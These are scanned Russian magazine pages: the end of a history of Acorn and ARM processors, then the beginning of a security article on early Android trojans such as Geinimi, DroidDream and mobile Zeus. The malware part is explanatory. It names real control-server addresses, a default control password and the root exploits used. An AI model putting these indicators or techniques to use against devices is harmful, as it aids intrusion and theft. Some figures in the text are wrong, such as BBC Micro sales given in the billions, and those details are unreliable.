Заодно Паттерсону удалось значительно снизить влияние «бутылочного горлышка» фон-неймановской архитектуры — медленного канала между процессором и оперативной памятью. RISC отличается большим числом регистров, чем CISC, и это позволяет реже обращаться к оперативной памяти — в особенности если программа пропущена через оптимизирующий компилятор и выгодно использует ресурсы. Еще лучше такой подход работает в многоядерных или многопроцессорных системах, где к одной и той же памяти обращаются несколько вычислителей. Чем реже они это делают, тем реже каждому из них приходится ждать своей очереди и, соответственно, тем больше прирост производительности.

ПО ЗАКОНУ «АРХИМЕДА»

Вернемся, однако, к истории Acorn. Если не считать нелепой ссоры с отцом ZX Spectrum, дела у компании в 1983 году шли неплохо: BBC Micro был продан полуторамиллиардным тиражом, и прибыль Acorn подскочила с трех тысяч фунтов до почти девяти миллионов. Билл Гейтс даже предлагал Хаузеру портировать MS-DOS и фирменный интерпретатор BASIC на BBC Micro, но Хаузер отказался.

Команда собственных разработчиков Acorn росла, а учредители подумывали о том, что пора перейти на новый виток развития: вместо компьютеров на основе восьмиразрядных чипов выпускать машины помощнее — с шестнадцатиразрядными ЦП.

В качестве варианта рассматривались процессоры National Semiconductor, но Роберт Уилсон посетил израильскую штаб-квартиру этой компании и остался недоволен: «У них там над чипом работает по сто человек, и все равно то и дело ошибки». Следом Уилсон отправился в американскую фирму Western Design Center, где увидел ровно противоположенную картину: процессоры разрабатывали небольшие группы инженеров, причем почти что в домашних условиях. Уилсон задался вопросом: а нужно ли покупать чужой процессор, если можно сделать собственный? Пример WDC показывал, что это не так сложно, как может показаться.

Идею в Acorn приняли благосклонно, и работа закипела. Уилсон придумал набор инструкций, а Фербер с небольшой командой разработал архитектуру будущего процессора. Именно тогда было принято судьбоносное решение использовать новомодный принцип RISC.

Первый в истории процессор ARM (Acorn RISC Machine) был выпущен в 1985 году, но компьютера на его основе так и не появилось. Его продавали в качестве дополнения к BBC Master — у этой продвинутой версии BBC Micro был специальный интерфейс для подключения сопроцессоров. В комплект также входил набор для разработки программ для RISC.

Следующую инкарнацию процессора — ARM2 ждала куда более интересная судьба: он лег в основу уникальной машины под названием Archimedes, впервые поступившей в продажу в 1987 году. ARM2 имел 32-разрядную архитектуру, а адресная шина поддерживала 26 разрядов, и таким образом могло быть адресовано до 64 Мб оперативной памяти (огромное пространство по тем временам и несерьезное по нынешним). Частота ARM2 сейчас тоже вряд ли кого-нибудь поразит, да и 1985 году 8 МГц можно было считать средним показателем. Вышедший примерно в то же время Intel 80368 работал на вдвое большей частоте, но это не значит, что вдвое эффективнее. 386-й выдавал лишь на миллион операций больше — пять против четырех у ARM2. Вот оно, преимущество RISC!

Archimedes стоил приличных денег — от 800 фунтов стерлингов (с учетом инфляции и в пересчете на сегодняшние рубли получилось бы не меньше ста тысяч), но пользовался определенной популярностью благодаря мощности, хорошему видеоадаптеру (режимы до 256 цветов) и восьмиканальной звуковой карте. По сути, это был этакий британский Macintosh — рабочая станция для издательств и телестудий.

ИМПЕРИЯ OLIVETTI

Хоть Archimedes и выпускался под маркой Acorn, компания к тому времени уже не была частным бизнесом Хаузера и Карри. За успешным 1983 годом последовал ужасный 1984-й, когда рынок домашних компьютеров перенасытился. Это имело трагические последствия для многих игроков: Atari и Commodore сменили хозяев, а в Apple (в первый раз) столкнулись с перспективой банкротства.

В Acorn к этой альфа-версии краха доткомов тоже не были готовы: компания только-только вышла на биржу, и заработанных на этом денег стало достаточно, чтобы удовлетворить непрерывно росший до того момента спрос. В результате на складах Acorn скопилось 250 тысяч компьютеров, продать которые внезапно оказалось нереально.

И тут на горизонте появилась итальянская фирма Olivetti. Ее руководство уже и раньше предпринимало попытки перейти от производства пишущих машинок к компьютерам. С конвейеров Olivetti с 1983 по 1985 год сходили модели на основе Zilog Z8000 и Intel 8088. Но ARM, Archimedes и его операционная система RISC OS в глазах менеджеров Olivetti были лакомым кусочком. Иметь собственные технологии всегда лучше — по крайней мере в то время так казалось.

Вскоре была заключена сделка, в результате которой к Olivetti перешло 80 процентов акций Acorn, а Герман Хаузер стал руководителем исследовательского подразделения. Второй основатель Acorn Крис Карри, получив дивиденды от продажи, предпочел основать новую компанию — General Information Systems. Она до сих пор функционирует и занимается смарт-картами, электронными денежными переводами и системами безопасности.




Штаб-квартира ARM в Кембридже

BBC Micro в Англии известен не меньше, чем ZX Spectrum




Схема одного из первых процессоров RISC

Итальянцы, правда, тоже просчитались: в конце 80-х годов началось победное шествие IBM PC и его клонов. Стало понятно, что все несовместимое с PC скоро окажется на свалке истории, и компании вместо того, чтобы взращивать свои технологии, массово переходили на сборку компьютеров из готовых компонентов. Тогдашние действия Olivetti можно сравнить с HP, три года назад купившей Palm, чтобы затем отказаться от него и перейти на вездесущий Android.

Хаузер тоже не был горд тем, что продал свою компанию. В одном из интервью он сетует: можно было поступить, как IBM, — дать возможность сторонним фирмам производить компоненты и собирать компьютеры. И тогда, возможно, Acorn и ARM, а не IBM и Intel оказались бы в центре новой индустрии. Но нужное решение вовремя принято не было, и стать британским IBM фирме Acorn было не суждено. Зато у Хаузера имелся запасной план.

БРАТСТВО «ПРОЦА»

То, что в Olivetti отказались от идеи развивать собственную компьютерную платформу, вовсе не означало погибель для ARM. Хаузер изыскал способ выделить процессорный бизнес в отдельную компанию и нашел двух заинтересованных в этом партнеров. Объединенное предприятие назвали так же, как и архитектуру процессора, — ARM, но расшифровку сменили с Acorn RISC Machines на Advanced RISC Machines.

Кому в тот момент могло понадобиться партнерство с разработчиком процессоров RISC? Очевидно, фирме, выпускающей устройства на их основе. Ей стала Apple: там в 1990 году как раз проектировали будущий наладонник Newton, и процессор ARM отлично годился для него благодаря своей экономичности по отношению к заряду батареи.

В качестве третьего партнера была выбрана фирма VLSI Technologies. Это прямая наследница VLSI Project, которая занималась проектированием и производством интегральных микросхем. Для будущего предприятия было важно то, что VLSI могла предоставить собственную систему автоматизированного проектирования.

Самой же VLSI был нужен новый заказчик процессоров. Это в чистом виде воплощение идеи Конвея и Мида, когда разработчик и производитель СБИС работают раздельно (а в данном случае даже находятся по разные стороны Атлантического океана). Наученный неудачей Acorn, Хаузер внес еще одну коррективу: вместо того, чтобы выпускать сам продукт, он предложил заниматься исключительно проектированием процессоров и продавать интеллектуальную собственность — то есть дизайны микросхем и лицензии на их производство.

Если Intel знаменита тем, что имеет десятки заводов по всему миру, то у ARM нет ни одного. Это не помешало сегодняшней ARM не только встать в один ряд с Intel и AMD, но и потихоньку превратиться в серьезную угрозу для них.

НОВАЯ ЖИЗНЬ ARM

Бурный рост продаж клонов IBM PC в 90-е годы сказался на популярности RISC не лучшим образом. Там, где стали заправлять Intel и Microsoft, альтернативы процессорам семейства x86 фактически не было. Зато оставались профессиональные применения: серверы и рабочие станции IBM и Sun Microsystems, где используются «рисковые» архитектуры PowerPC и SPARC соответственно, а также рынок микроконтроллеров, долго служивший для ARM главной статьей дохода.

Первым процессором, дизайн которого выпустили в ARM Holdings после отсоединения от Acorn, стал ARM6, разработанный специально для наладонника Newton и в сотрудничестве с Apple. Впервые спецификация ARM6 была выпущена в 1992 году, а в 1993-м компания объявила о первых прибылях.

С тех пор рост и совершенствование архитектуры ARM не прекращались, а в 1998 году компания успешно вышла на биржу. Тогда же, кстати, Apple продала свою часть акций: для нее это был год тяжелого кризиса, и отказ от доли в ARM помог из него выбраться. Мог ли тогда Стив Джобс предположить, насколько важной для Apple окажется продукция ARM через десять лет?

Среди клиентов ARM на сегодняшний день числится больше четырех десятков крупных производителей электроники. Процессоры на основе дизайнов ARM можно обнаружить в самых разных устройствах — от жестких дисков до автомобилей и от игровых приставок до фото- и видеокамер и телевизоров. Даже в Intel одно время выпускали процессоры на основе ARM (серия называлась XScale, но в 2006 году была продана вместе с подразделением).

Однако самую большую славу ARM принесло развитие мобильных устройств. Apple Newton и наладонники Pocket PC были лишь предисловием к тому, что случилось после выпуска iPhone в 2007 году и iPad — в 2010-м. Энергоемкость архитектуры RISC оказалась ключом к строению портативных устройств, и, сколько Intel ни пытается соревноваться с ARM на этом поприще, сделать конкурентоспособный процессор для планшетов и смартфонов на основе x86 пока что не удалось.

Благодаря ARM архитектура RISC наконец получила заслуженную славу, но на этом история вовсе не заканчивается. Специалисты с интересом следят за ростом популярности многопроцессорных серверных решений на основе ARM (их, к примеру, активно внедряют в дата-центрах Facebook) и обсуждают недавнее появление 64-разрядного ARMv8. Так что будущее ARM видится даже более захватывающим, чем прошлое. Пока что это еще не «британский IBM», о котором так мечтал Хаузер, но процветающая фирма, вполне себе бодро идущая к этому званию.]C



НА ПОРОГЕ ПАНДЕМИИ

История мобильного вирусописательства на примере Android

Первый экспериментальный образец полноценного трояна для Android был представлен летом 2010 года на конференции DEF CON 18. С тех пор прошло уже три года, и за это время количество вирусов для мобильной ОС от Google выросло в тысячи раз, а Google успела придумать десятки различных методов противостояния угрозам. В этой статье мы детально исследуем мир вредоносов для Android и проследим противостояние поискового гиганта и хакеров.

ДО НАШЕЙ ЭРЫ, ИЛИ КАК НАПИСАТЬ ВИРУС ЗА 15 МИНУТ

Первые попытки создать вредоносный софт для Android и доказать несостоятельность гугловской мобильной платформы с точки зрения безопасности начались с публикации первых предварительных версий Android SDK в 2007 году. Молодые студенты писали софт, который использовал стандартную функциональность смартфона для чтения SMS'ок, а «исследовательские» команды, вроде Blitz Force Massada, демонстрировали аж «30 векторов атак на Android», показывая, как можно использовать стандартные API Android во вредоносных целях.

Это было время игрушек, которые нельзя было назвать ни настоящим вредоносным ПО, ни тем более вирусами. То тут, то там появлялись приложения, вроде Mobile Spy от Retina-X Studios, которые позволяли удаленно читать текстовые сообщения, историю звонков, просматривать фотографии, видео, определять координаты смартфона. Встречались и различные поддельные приложения, такие как обнаруженный в маркете в январе 2010 года неофициальный клиент для различных банков, который ни с чем не соединялся, а просто уводил номера кредитных карт, введенных самим пользователем.

Более-менее настоящий троян был реализован только в 2010 году секьюрити-компанией Trustwave, которая продемонстрировала его на конференции DEF CON 18. Впрочем, Америки они не открыли; троян был всего лишь стандартным модулем ядра Linux, который перехватывал системные вызовы `write()`, `read()`, `open()` и `close()`, а также создавал реверсивный шелл по звонку с определенного номера. Вся эта функциональность позволяла подключиться к смартфону удаленно и скрытно использовать его возможности в своих целях, в том числе читать конфиденциальную информацию.

Для установки руткита требовался физический доступ к устройству, root-права и смартфон HTC Legend (модуль был совместим только с его ядром), поэтому ни о каком практическом применении руткита речи не шло. Proof of concept, который доказал только то, что ядро Linux и в смартфоне остается ядром Linux.

Настоящий троян «в дикой природе» (не в маркете) был найден только в августе 2010 года. Правда, это был совсем не тот тип трояна, о котором принято писать в нашем журнале, а всего лишь SMS-троян, то есть, по сути, обычное приложение, которое шлет SMS на платные номера без ведома юзера. Игрушка, которую хороший программист напишет за полчаса, но очень опасная, попади она к обычному юзеру.

Троян, получивший имя Trojan-SMS.AndroidOS.FakePlayer.a, прикидывался видеоплеером под незамысловатым названием Movie Player и с иконкой стандартного проигрывателя из Windows. Приложение требовало права доступа к карте памяти, отправке SMS и получению данных о смартфоне, о чем система сообщала перед его установкой. Если все это не смущало пользователя и он соглашался с установкой и запускал приложение, оно повисало в фоне и начинало отправку SMS на номера 3353 и 3354, каждая из которых обходилась в пять долларов. Номера эти, кстати, действовали только на территории России, так что нетрудно догадаться о корнях автора данного «произведения».


В октябре был обнаружен другой тип SMS-трояна. На этот раз зловред использовал смартфон не для опустошения кошелька жертвы, а для кражи его конфиденциальных данных. После установки и запуска троян уходил в фон и пересылал все входящие SMS на другой номер. В результате злоумышленник мог не только завладеть различной конфиденциальной информацией пользователя, но и обойти системы двухэтапной аутентификации, которые для входа требуют не только логин и пароль, но и одноразовый код, отправляемый на номер мобильного телефона.

Интересно, что номер телефона злоумышленника не был жестко вбит в код трояна, а конфигурировался удаленно. Чтобы его изменить, требовалось отправить на номер жертвы особым образом оформленную SMS, которая содержала номер телефона и пароль. Пароль можно было изменить с помощью другой SMS, по умолчанию использовалась комбинация red4life.


GEINIMI И ВСЕ-ВСЕ-ВСЕ


Первый по-настоящему профессионально написанный и обладающий защитой от анализа вредонос для Android был обнаружен только в декабре 2010 года компанией Lookout. Троян, получивший имя Geinimi, качественно отличался от всего, что было написано ранее, и обладал следующими уникальными характеристиками:


- Распространение в составе легитимного ПО. В отличие от всех остальных зловредов, которые только прикидывались настоящими программами и играми, Geinimi на самом деле внедрялся в реально существующие игры. В разное время троян был найден в составе таких приложений, как Monkey Jump 2, President Versus Aliens, City Defense and Baseball Superstars 2010, разбросанных по местным маркетам Китая и различным torrent-трекерам. Функциональность оригинального приложения полностью сохранялась, поэтому пользователь даже не догадывался о заражении смартфона.
- Двойная защита от анализа. Код трояна был пропущен через обфускатор, что затрудняло его анализ, а все коммуникации с удаленным сервером шифровались (справедливости ради стоит сказать, что использовался ущербный алгоритм DES с ключом 12345678).




Евгений Зобнин
execbit.ru




Так выглядел интерфейс первой обнаруженной версии Zeus



А так выглядела версия, обнаруженная спустя десять месяцев



Все, что выводит Superclean на экран

- Возможность использования для организации ботнета. В коде Geinimi было найдено более 20 управляющих команд, которые позволяли выполнять такие операции, как установка и удаление приложений (правда, на это требовалось разрешение пользователя), получение списка всех установленных программ или запуск приложений.

В целом Geinimi действовал по следующему алгоритму. После запуска зараженного приложения создавался фоновый сервис, который собирал персональные данные: координаты устройства, номера IMEI и IMSI. Затем с интервалом в одну минуту он пытался связаться с одним из десяти удаленных серверов (www.widifu.com, www.udaore.com, www.frijd.com и другими), куда передавалась вся собранная информация и где собирались команды для удаленного исполнения.

Geinimi стал родоначальником полнофункциональных троянов для Android, и после его первого обнаружения на просторах интернета стали все чаще появляться зловреды с аналогичной или похожей функциональностью. Вскоре была найдена модификация Geinimi под названием ADRD, троян Android.Pjapps и множество других. Все они распространялись через различные сайты, torrent-трекеры, китайские неофициальные магазины, поэтому защититься от них можно было, просто не устанавливая приложения из неизвестных источников. Однако все изменилось, когда был обнаружен троян DroidDream, распространявшийся в составе более чем 50 приложений, опубликованных в официальном Android Market.

DROIDDREAM И НАЧАЛО БОРЬБЫ ЗА ЧИСТОТУ МАРКЕТА

В марте 2011 года пользователь Lompolo сообщил на reddit, что в маркете Android обнаружено несколько десятков вредоносных приложений, опубликованных человеком с ником Myournet. Несмотря на заурядность самого трояна, а также уже известный способ распространения, основанный на внедрении кода в легитимное приложение, факт наличия малвари в маркете, а также предположения о том, что она использует эксплойт rageagainstthecage для получения прав root на устройстве, быстро подогрели интерес к новости пользователей и сотрудников различных секьюрити-компаний. За несколько дней начальный список из двух десятков приложений расширился до 56, а среди публиковавших его людей (или ботов, кто знает) обнаружились Kingmall2010 и we20090202.

Сам по себе DroidDream по функциональности был очень похож на упрощенный Geinimi, но не был его вариацией. Он также собирал информацию о смартфоне, отправлял ее на удаленный сервер (http://184.105.245.17:8080/GMServer/GMServlet) и получал в ответ управляющие команды. Плюс ко всему он также содержал в себе другое приложение, спрятанное в каталоге assets/sqlite.db внутри APK и устанавливаемое в систему под именем DownloadProvidersManager.apk. Очевидно, это была защита от удаления.

В сумме зараженные приложения успели установить от 50 до 200 тысяч пользователей, пока команда безопасности Google не отреагировала на сообщение и не удалила из маркета все найденные копии зловреда и аккаунты выложивших их пользователей. В дополнение в маркете также появилось приложение Android Market Security Tool, с помощью которого пользователь мог очистить смартфон от заразы. Но и здесь не обошлось без конфуза. Буквально через два дня после этого Symantec обнаружила на просторах интернета зараженную версию этого приложения, которая содержала в себе уже другой троян, названный впоследствии Fake10086 за выборочную блокировку SMS с номера 10086.


Факт проникновения малвари в Android Market (а после DroidDream в маркете было обнаружено еще несколько вирусов) заставил Google серьезно задуматься над безопасностью своего репозитория приложений, а так как вручную они ничего делать не привыкли, то в результате в начале 2012 года выкатили сервис Bouncer, который проверял приложения на безопасность с помощью запуска в виртуальной машине. Задача Bouncer состояла в том, чтобы производить многократный запуск софтины, симулировать работу реального пользователя с приложением и анализировать состояние системы до и после работы с приложением. Если никаких странных и подозрительных действий софтина себе не позволяла,



INFO

В качестве одного из методов полиморфизма в найденном Symantec трояне использовалась включаемая в разные файлы фотография того самого Свидетеля из Фрязино.

> *Geinimi стал родоначальником полнофункциональных троянов для Android, и после его обнаружения стали появляться зловреды с аналогичной функциональностью*



Конец 2011 года: начало стремительного роста количества вирусов для Android

то она пропускалась в маркет, в противном случае публикация блокировалась.

Если верить Google, то сразу после запуска Bouncer сократил количество вредоносов в маркете на 40% (как они это подсчитали, остается загадкой). Однако позднее выяснилось, что его можно легко обойти, просто проанализировав некоторые характеристики системы, такие как email-адрес владельца «смартфона», версию ОС и так далее, а затем создав приложение, которое при их обнаружении будет действовать абсолютно законно и делать грязную работу только на настоящем смартфоне. Скорее всего, Google уже разработала схему противодействия обнаружению Bouncer (например, с помощью генерации уникальных виртуальных окружений для каждого приложения).

ZEUS-IN-THE-MOBILE

Пять лет назад по компам пользователей начал свое победоносное шествие троян под названием Zeus. Благодаря изощренному дизайну и продвинутым техникам маскировки, делавшим его обнаружение невероятно трудной задачей, он смог распространиться на миллионы машин по всему миру и создать один из самых крупных ботнетов в истории; только в США было зафиксировано более трех с половиной миллионов случаев заражения.

Основная задача Zeus состояла в организации атаки типа man-in-the-browser, то есть использования техник кейлоггинга и формграббинга для перехвата частной пользовательской информации и ее отправки на удаленные серверы. За время своей работы Zeus смог утащить сотни тысяч логинов и паролей от популярных сервисов (Facebook, Yahoo!, hi5, metroFLOG, Sonico, Netlog) и, конечно же, множества онлайн-банков.

Разработчик Zeus быстро отреагировал на появление систем двухфакторной аутентификации и в 2010 году выпустил для Symbian и BlackBerry приложения, задача которых состояла в перехвате аутентификационных SMS-сообщений с одноразовыми кодами авторизации и их последующей отправке на все те же удаленные серверы. В середине 2012 года аналогичное приложение появилось и для Android.

Первая его версия была очень примитивна и представляла собой якобы секьюрити-приложение, которое при запуске выводит код верификации и закрывается. В результате в фоне повисает сервисный процесс, который занимается перехватом SMS и их отправкой на удаленный сервер. Последующие версии Zeus для Android обзавелись также системой удаленного управления с помощью сообщений с определенного номера, однако никаких продвинутых приемов маскировки или распространения вирус не использовал и в этот раз.


Тем не менее мобильная версия Zeus все-таки смогла наделать много шума в СМИ, но, как можно видеть, троян был сильно переоценен.

ПЕРВЫЙ IRC-БОТ

В середине января 2012 года сотрудники «Лаборатории Касперского» сообщили, что обнаружен первый в истории Android IRC-бот. Приложение распространялось в виде установочного APK-файла размером чуть больше 5 Мб и выдавало себя за игру Madden NFL 12. Интересное отличие этого трояна от других было в том, что, по сути, вся его логика работы заключалась в нативных приложениях Linux, которые никак не светились в окне стандартного диспетчера задач Android и к тому же использовали локальный эксплойт для получения прав root.

Во время запуска приложение создавало каталог `/data/data/com.android.bot/files`, в котором размещало три фай-


Страница приложения Superclean. Обрати внимание на рейтинг




В феврале 2012 года компания Symantec сообщила, что обнаружила первый полиморфный троян для платформы Android

File CRC		Filename
Installer.APK	SKACHAT.APK	
9dc48f61	074c54b5	META-INF/MANIFEST.MF
b1377893	42ecb534	META-INF/ALARM.SF
248c37f7	65105b65	META-INF/ALARM.RSA
40659b25	40659b25	AndroidManifest.xml
bbd88c2d	bbd88c2d	resources.arsc
7a3498c4	7a3498c4	classes.dex
6129f361	9e488e9e	res/raw/data.db
27bc873d	27bc873d	res/drawable-hdpi/logo.png
27bc873d	27bc873d	res/drawable-ldpi/logo.png
27bc873d	27bc873d	res/drawable-mdpi/logo.png
fa11bed8	fa11bed8	res/drawable-hdpi/icon.png
fa11bed8	fa11bed8	res/drawable-ldpi/icon.png
fa11bed8	fa11bed8	res/drawable-mdpi/icon.png

Различия в контрольных суммах файлов пакета с трояном, скачанных в разное время



Backdoor.AndroidOS.Obad.a требует множество полномочий для работы



А плюс ко всему еще и запрашивает права администратора

ла: header01.png, footer01.png, border01.png, а затем ставило на них бит исполнения и запускало первый файл — эксплойт Gingerbreak для получения прав root на устройстве. Если была установлена уже рутованная прошивка, приложение пыталось получить права root штатными средствами, в результате чего у пользователя запрашивалось предоставление повышенных привилегий (тот случай, когда рутованный смартфон безопаснее залоченного).

